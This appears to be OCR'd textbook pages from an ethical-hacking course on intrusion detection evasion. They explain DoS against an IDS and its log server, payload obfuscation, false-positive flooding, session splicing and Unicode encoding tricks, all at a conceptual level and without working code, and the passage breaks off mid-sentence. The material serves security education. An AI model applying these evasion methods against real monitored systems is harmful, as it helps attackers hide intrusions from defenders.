
The IDS, unlike an end system, must read everyone's packets, not just those explicitly sent to it. An attacker can overload the network with meaningless information and prevent the IDS from keeping up with what is happening on the network.

Many IDS today employ central logging servers that are used exclusively to store IDS alert logs. The central server's function is to centralize alert data so that it is viewed as a whole rather than on a system-by-system basis.

However, if attackers know the central log server's IP address, they could slow it down or even crash it using a DoS attack. After shutting down the server, attacks could go unnoticed because the alert data is now no longer logged.

Using this evasion technique, an attacker

- Causes the device to lock up
- Causes personnel to be unable to investigate all the alarms
- Causes more alarms than can be handled by management systems (such as databases, etc.)
- Fills up disk space, preventing attacks from being logged
- Consumes the device's processing power and allows attacks to sneak by



Obfuscating and False Positive Generation

Obfuscating

- Obfuscating is an IDS evasion technique used by **attackers who encode the attack packet payload** in such a way that the destination host can decode the packet but not the IDS
- Attackers manipulate the **path referenced in the signature** to fool the HIDS
- Attackers can **encode attack patterns in unicode** to bypass IDS filters, but be understood by an IIS web server
- **Polymorphic code** is another means to circumvent **signature-based IDSs** by creating different attack patterns, so that the attack does not have just one unique detectable signature
- Attacks on **encrypted protocols** such as HTTPS are obfuscated if the attack is encrypted

False Positive Generation

- Attackers with knowledge of the target IDS **craft malicious packets** just to generate alerts
- These packets are sent to the IDS to generate **many false positive alerts**
- Attackers then use these false positive alerts to **hide the real attack traffic**
- Attackers can bypass the IDS unnoticed as it is **difficult to differentiate the attack traffic** from the large volume of false positives


Obfuscating

Obfuscation means to make code more difficult to understand or read, generally for privacy or security purposes. A tool called an obfuscator converts a straightforward program into one that works in the same way but which is much more difficult to understand.

Obfuscating is an IDS evasion technique used by attackers to encode the attack packet payload in such a way that the destination host can only decode the packet but not the IDS. An attacker manipulates the path referenced in the signature to fool the HIDS. Using Unicode characters, an attacker can encode attack packets that the IDS would not recognize but which an IIS web server can decode. Polymorphic code is another means to circumvent signature-based IDS by creating unique attack patterns so that the attack does not have a single detectable signature. Attackers perform obfuscated attacks on encrypted protocols such as HTTPS. Attackers can also use obfuscation techniques such as digital steganography to bypass IDS and deploy malware on to the target system lying beyond the IDS.

False Positive Generation

This mode does not attack the target; instead, it does something relatively ordinary. In this mode, the IDS generates an alarm when no condition is present to warrant one. Another attack similar to the DoS method is to create a significant amount of alert data that the IDS will log. Attackers construct malicious packets known to trigger alerts within the IDS, forcing it to generate a large number of false reports. Such an attack creates a large amount of log "noise" in an attempt to blend real attacks with fake ones. Attackers know all too well that when looking at log data, it can be challenging to differentiate between legitimate attacks and false positives. If attackers know the IDS, they can even generate false positives specific to that IDS. Attackers then use these false positive alerts to hide real attack traffic. Attackers can bypass IDS unnoticed, as it is difficult to differentiate the attack traffic from the large volume of false positives.



Session Splicing and Unicode Evasion Technique

Session Splicing

- Session splicing is a technique used to bypass the IDS where an attacker **splits the attack traffic** into many packets such that no single packet triggers the IDS
- It is effective against IDSs **that do not reconstruct** packets before checking them against intrusion signatures
- If attackers are aware of a **delay in packet reassembly** at the IDS, they can add delays between packet transmissions to bypass the reassembly
- Many IDSs **stop reassembly** if they do not receive packets within a certain time
- The IDS will stop working if the target host keeps the session active for a time longer than the **IDS reassembly time**
- Any attack attempt after a successful splicing attack will **not be logged** by the IDS

Unicode Evasion Technique

- Unicode is a **character coding system** to support the worldwide interchange, processing, and display of written texts
- In the Unicode code space, all the code points are treated differently but it is possible that there could be **multiple representations of a single character**

  For example, / → %u2215, e → %u00e9 (UTF-16) and © → %c2%a9, ≠ → %e2%89%a0 (UTF-8)
- Because of this complexity, some **IDS systems handle Unicode improperly** as Unicode allows multiple interpretations of the same characters
- Taking this as an advantage, attackers can **convert attack strings to Unicode characters** to avoid pattern and signature matching at the IDS

Session Splicing

Session splicing is an IDS evasion technique that exploits how some IDS do not reconstruct sessions before pattern-matching the data. It is a network-level evasion method used to bypass IDS where an attacker splits the attack traffic into an excessive number of packets such that no single packet triggers the IDS. The attacker divides the data in the packets into small portions of a few bytes and evades the string match while delivering the data. The IDS cannot handle an excessive number of small-sized packets and fails to detect the attack signatures. If attackers know what IDS is in use, they could add delays between packets to bypass reassembly checking. This approach is effective against IDS that do not reconstruct packets before checking them against intrusion signatures. If attackers are aware of the delay in packet reassembly at the IDS, they can add delays between packet transmissions to bypass the reassembly.

Many IDS reassemble communication streams; hence, if a packet is not received within a reasonable period, many IDS stop reassembling and handling that stream. If the application under attack keeps a session active for a longer time than that spent by the IDS on reassembling it, the IDS will stop. As a result, any session after the IDS stops reassembling the sessions will be susceptible to malicious data theft by attackers. The IDS will not log any attack attempt after a successful splicing attack. Attackers can use tools such as **Nessus** for session-splicing attacks.

Unicode Evasion Technique

Unicode is a character coding system that supports encoding, processing, and displaying of written texts for universal languages to maintain consistency in a computer representation. Several standards, such as Java, LDAP, and XML, require Unicode, and many OS and applications support it. Attackers can implement an attack by different character encodings known as "**code**

